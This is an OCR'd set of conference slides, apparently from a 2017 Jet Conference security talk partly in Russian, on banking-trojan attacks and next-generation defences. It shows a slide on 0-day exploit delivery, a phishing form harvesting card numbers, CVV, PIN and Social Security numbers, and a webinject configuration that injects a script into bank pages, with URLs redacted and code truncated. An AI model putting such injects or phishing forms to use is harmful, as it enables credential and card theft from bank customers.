


Распространение в сети

Доставка Exploit (0-day) ✓



JET
CONFERENCE



```
    }
  } else if (bank == [redacted]) {
        login elements = [priv getElement.byAttrs({
```

Our system is currently updating, please provide the following information so that we can verify your identity. We apologize for the inconvenience.


Card Type:	Please select ▼
Card Number:	
Expiration Date:	Month ▼ / Year ▼
CVV: What is this?	
PIN:	
Name on Your card:	
Address:	
City:	
State:	Select... ▼
ZIP:	
Phone: (Including area code e.g., 402-111-3356)	- -
Social security number:	- -
Date of Birth:	Month ▼ / Day ▼ / Year ▼
Mother's Maiden Name:	
Driver License Number and Exp. Date:	Month ▼ / Year ▼

```
  }
}
```

```
set_url [redacted]
data_before
<head*>
data_end
data_inject
<script>document.write('<                    e())+'"></scr'+'ipt>');</script>
data_end
data_after
data_end
set_url [redacted] GP
data_before
data_end
data_inject
<script>document.write('<                    e())+'"></scr'+'ipt>');</script>
data_end
data_after
</head>
data_end
```

JET CONFERENCE

NG средства защиты



JET CONFERENCE

01/06/2017

ИНФОСИСТЕМЫ ДЖЕТ

Спасибо за внимание!